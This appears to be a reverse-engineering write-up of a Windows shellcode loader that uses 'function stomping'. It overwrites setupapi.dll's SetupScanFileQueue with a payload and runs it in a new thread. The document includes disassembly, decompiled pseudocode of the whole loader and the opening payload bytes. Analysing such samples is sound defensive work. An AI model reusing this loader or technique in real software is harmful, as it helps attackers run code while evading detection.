
Summary

This is an other method to avoid the usage of `virtualAlloc/VirtualAllocEx`. Function stomping overwrite / replace the memory of a local or remote function in a program and fill it with our payload. This may make the program unstable.

IDA Pro Analysis


Main Subroutine Part 1

At: `1400010c6` "setupapi.dll" is loaded into memory.




```
.text:0000000140002140 48 83 EC 58                 sub     rsp, 58h
.text:0000000140002144 48 C7 44 24 30 00 00 00 00  mov     [rsp+58h+pAddress], 0          ; initialize variable
.text:000000014000214D 48 C7 44 24 38 00 00 00 00  mov     [rsp+58h+hModule_setupapi], 0  ; initialize variable
.text:0000000140002156 48 C7 44 24 40 00 00 00 00  mov     [rsp+58h+hHandle], 0           ; initialize variable
.text:000000014000215F 48 8D 0D E2 20 00 00        lea     rcx, LibFileName               ; "setupapi.dll"
.text:0000000140002166 FF 15 44 0F 00 00           call    cs:__imp_LoadLibraryA          ; Loading setupapi.dll into memory
```

When the handle is valid, the program is going to retrieve the address of the exported function named: SetupScanFileQueue



```
GetProcFunction:                          ; CODE XREF: main+37↑j
lea     rdx, SetupScanFileQueue           ; "SetupScanFileQueue"
mov     rcx, [rsp+58h+hModule_setupapi] ; Handle to setupapi module
call    cs:__imp_GetProcAddress
```

Next the program is going to check if GetProcAddress handle is valid, it does this by comparing its value to `rax` register.



```
.text:0000000140002177 75 0A                 jnz     short GetProcFunction             ; Jump if handle is valid GetProcFuntion
.text:0000000140002177
.text:0000000140002179 B8 FF FF FF FF        mov     eax, 0FFFFFFFFh
.text:000000014000217E E9 8A 00 00 00        jmp     loc_14000220D
.text:000000014000217E
.text:0000000140002183                       ; ---------------------------------------------------------------------------
.text:0000000140002183
.text:0000000140002183                       GetProcFunction:                          ; CODE XREF: main+37↑j
.text:0000000140002183 48 8D 15 A6 20 00 00  lea     rdx, SetupScanFileQueue           ; "SetupScanFileQueue"
.text:000000014000218A 48 8B 4C 24 38        mov     rcx, [rsp+58h+hModule_setupapi] ; Handle to setupapi module
.text:000000014000218F FF 15 2B 0F 00 00     call    cs:__imp_GetProcAddress
.text:000000014000218F
.text:0000000140002195 48 89 44 24 30        mov     [rsp+58h+pAddress], rax           ; rax == -1
.text:000000014000219A 48 83 7C 24 30 00     cmp     [rsp+58h+pAddress], 0             ; if pAddress (Holds -1, if handle is invalid) == 0
.text:00000001400021A0 75 07                 jnz     short WritePayloadFunction
```


Once the handle of GetProcAddress is valid, the function will continue to call another subroutine named WritePayload

WritePayload Subroutine

WritePayload subroutine is responsible for injecting the payload into memory. It starts with VirutalProtect WinAPI call this enables the program to have write permissions, this is needed for the next step where the program copies the payload(size) into the pAddress which holds the base address of the payload. Next, in order to execute the payload it also needs to have EXECUTE permissions, this is done by VirtualProtect, but the difference here is: previvous call has READ_WRITE and now it has READ_WRITE_EXECUTE permissions.


The reason why the malware developer implemented a second VirtualProtect is to act as a normal program.

VirutalProtect 1 Subroutine



```
mov     [rsp+48h+var_20], rax
mov     [rsp+48h+flOldProtect], 0       ; flOldProtect -> 0
lea     r9, [rsp+48h+flOldProtect]      ; Loads the value 0 into r9 register
mov     r8d, 4                          ; Moves 0x4 into r8d (PAGE_READWRITE)
mov     rdx, [rsp+48h+dwPayloadSize]    ; Moves payload size into rdx
mov     rcx, [rsp+48h+lpAddress]        ; Moves payload base address into rcx
call    cs:__imp_VirtualProtect
```


Memcpy & VirutalProtect2 Subroutine



```
VirutalProtect2:                        ; CODE XREF: WritePayload+49↑j
mov     rdi, [rsp+48h+lpAddress]        ; Loads base address of paylaod into rdi
mov     rsi, [rsp+48h+pPayload]         ; Copy payload address into rsi
mov     rcx, [rsp+48h+dwPayloadSize]    ; Copy payload size (bytes) in rcx
rep movsb                               ; Performs a byte-for-byte copy operation from the memory address pointed to by rsi to the memory address pointed to by rdi, copying rcx bytes
lea     r9, [rsp+48h+flOldProtect]      ; lpflOldProtect
mov     r8d, 40h ; '@'                  ; flNewProtect
mov     rdx, [rsp+48h+dwPayloadSize]    ; dwSize
mov     rcx, [rsp+48h+lpAddress]        ; lpAddress
call    cs:__imp_VirtualProtect
```


CreateThread Subroutine

After the payload has been copied at the specified address, the program will create local thread in order to execute this payload.



```
CreateThread_Payload:                   ; CODE XREF: main+82↑j
mov     [rsp+58h+lpThreadId], 0         ; lpThreadId -> No TID returned
mov     [rsp+58h+dwCreationFlags], 0    ; dwCreationFlags -> 0 == Run right a way after creation
xor     r9d, r9d                        ; lpParameter -> 0 (No variables are passsed)
mov     r8, [rsp+58h+pAddress]          ; lpStartAddress -> pAddress == payload base address
xor     edx, edx                        ; dwStackSize -> 0 (Uses default stack size)
xor     ecx, ecx                        ; lpThreadAttributes -> 0 (Can't be inherited)
call    cs:__imp_CreateThread
```

After this stage, the thread will wait until the newly created that is done with executing the payload.



```
mov     edx, 0FFFFFFFFh                 ; dwMilliseconds -> return only when the object is executed
mov     rcx, [rsp+58h+hThread]          ; hThread -> Handle to created thread
call    cs:__imp_WaitForSingleObject
```

Pseudo-Code

WritePayload()

```
BOOL8 __fastcall WritePayload(unsigned __int8 *pAddress, unsigned __int8 *pPayload,
SIZE_T sPayloadSize)
{
  unsigned int flOldProtect; // [rsp+20h] [rbp-28h] BYREF

  flOldProtect = 0;
  if ( !VirtualProtect(pAddress, sPayloadSize, 0x04, &flOldProtect) )// 4 == RW
    return 0;
  qmemcpy(pAddress, pPayload, sPayloadSize);
  return VirtualProtect(pAddress, sPayloadSize, 0x40u, &flOldProtect);
```

Main()

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  unsigned __int8 *pAddress; // [rsp+30h] [rbp-28h]
  HMODULE hModule_setupapi; // [rsp+38h] [rbp-20h]
  HANDLE hThread; // [rsp+40h] [rbp-18h]

  hModule_setupapi = LoadLibraryA(LibFileName); // setupapi.dll
  if ( !hModule_setupapi )
    return -1;
  pAddress = (unsigned __int8 *)GetProcAddress(hModule_setupapi,
SetupScanFileQueue);
  if ( !pAddress )
    return -1;
  if ( !WritePayload(pAddress, pPayload, 0x110ui64) )
    return -1;
  hThread = CreateThread(0i64, 0i64, (LPTHREAD_START_ROUTINE)pAddress, 0i64, 0,
0i64);
  if ( hThread )
    WaitForSingleObject(hThread, 0xFFFFFFFF);
  return 0;
```

Binary Ninja

Pseudo-Code

WritePayload()


```
int32_t WritePayload(void* pAddress, uint8_t* pPayload, uint64_t sPayloadSize)

void var_48
int64_t return = __security_cookie ^ &var_48
```

```
enum PAGE_PROTECTION_FLAGS lpflOldProtect = 0
if (VirtualProtect(lpAddress: pAddress, dwSize: sPayloadSize, flNewProtect:
PAGE_READWRITE, lpflOldProtect: &lpflOldProtect) != 0)
        __builtin_memcpy(dest: pAddress, src: pPayload, n: sPayloadSize)
        VirtualProtect(lpAddress: pAddress, dwSize: sPayloadSize, flNewProtect:
PAGE_EXECUTE_READWRITE, lpflOldProtect: &lpflOldProtect)

return __security_check_cookie(return ^ &var_48)
```

Main()

```
int32_t main(...)

int64_t s
__builtin_memset(s: &s, c: 0, n: 0x18)

HMODULE hModule = LoadLibraryA(lpLibFileName: "setupapi.dll")
int32_t return
        if (hModule == 0)
                 return = -1
        else
                void* rax = GetProcAddress(hModule, lpProcName:
"SetupScanFileQueue")
                if (rax == 0)
                        return = -1
                else if (WritePayload(pAddress: rax, pPayload: &Payload,
sPayloadSize: 0x110) == 0)
                        return = -1
                else
                        HANDLE hHandle = CreateThread(lpThreadAttributes: nullptr,
dwStackSize: 0, lpStartAddress: rax, lpParameter: nullptr, dwCreationFlags:
THREAD_CREATE_RUN_IMMEDIATELY, lpThreadId: nullptr)
                if (hHandle != 0)
                        WaitForSingleObject(hHandle, dwMilliseconds: -1)
                        return = 0
return 0
```


Graph Overview



```
main:
1400010a0  sub     rsp, 0x58  // Making space on the stack
1400010a4  mov     qword [rsp+0x30 {var_28}], 0x0
1400010ad  mov     qword [rsp+0x38], 0x0
1400010b6  mov     qword [rsp+0x40 {var_18}], 0x0
1400010bf  // Load address of setupapi.dll into rcx
1400010bf  lea     rcx, [rel data_1400031a8]  {"setupapi.dll"}
1400010c6  call    qword [rel LoadLibraryA]  // Retrieve address of rcx
1400010cc  mov     qword [rsp+0x38 {var_20}], rax
1400010d1  cmp     qword [rsp+0x38 {var_20}], 0x0
1400010d7  jne     0x1400010e3

1400010e3  lea     rdx, [rel data_140003190]  {"SetupScanFileQueue"}
1400010ea  mov     rcx, qword [rsp+0x38 {var_20}]
1400010ef  call    qword [rel GetProcAddress]
1400010f5  mov     qword [rsp+0x30 {var_28_1}], rax
1400010fa  cmp     qword [rsp+0x30 {var_28_1}], 0x0
140001100  jne     0x140001109

1400010d9  mov     eax, 0xffffffff
1400010de  jmp     0x14000116d

140001109  mov     r8d, 0x110
14000110f  lea     rdx, [rel Payload]
140001116  mov     rcx, qword [rsp+0x30 {var_28_1}]
14000111b  call    WritePayload
140001120  test    eax, eax
140001122  jne     0x14000112b

140001102  mov     eax, 0xffffffff
140001107  jmp     0x14000116d

14000112b  mov     qword [rsp+0x28 {var_30}], 0x0
140001134  mov     dword [rsp+0x20 {var_38}], 0x0
14000113c  xor     r9d, r9d  {0x0}
14000113f  mov     r8, qword [rsp+0x30 {var_28_1}]
140001144  xor     edx, edx  {0x0}
140001146  xor     ecx, ecx  {0x0}
140001148  call    qword [rel CreateThread]
14000114e  mov     qword [rsp+0x40 {var_18_1}], rax
140001153  cmp     qword [rsp+0x40 {var_18_1}], 0x0
140001159  je      0x14000116b

140001124  mov     eax, 0xffffffff
140001129  jmp     0x14000116d

14000115b  mov     edx, 0xffffffff
140001160  mov     rcx, qword [rsp+0x40 {var_18_1}]
140001165  call    qword [rel WaitForSingleObject]

14000116b  xor     eax, eax  {0x0}

14000116d  add     rsp, 0x58
140001171  retn     {__return_addr}
```

Payload

The payload is located at: `140003080` (mine case).



```
140003074
140003080  uint8_t Payload[0x110] =
140003080  {
140003080       [0x000] =  0xfc
140003081       [0x001] =  0x48
140003082       [0x002] =  0x83
140003083       [0x003] =  0xe4
140003084       [0x004] =  0xf0
140003085       [0x005] =  0xe8
140003086       [0x006] =  0xc0
140003087       [0x007] =  0x00
140003088       [0x008] =  0x00
140003089       [0x009] =  0x00
14000308a       [0x00a] =  0x41
14000308b       [0x00b] =  0x51
14000308c       [0x00c] =  0x41
14000308d       [0x00d] =  0x50
14000308e       [0x00e] =  0x52
14000308f       [0x00f] =  0x51
140003090       [0x010] =  0x56
140003091       [0x011] =  0x48
140003092       [0x012] =  0x31
140003093       [0x013] =  0xd2
140003094       [0x014] =  0x65
140003095       [0x015] =  0x48
140003096       [0x016] =  0x8b
140003097       [0x017] =  0x52
```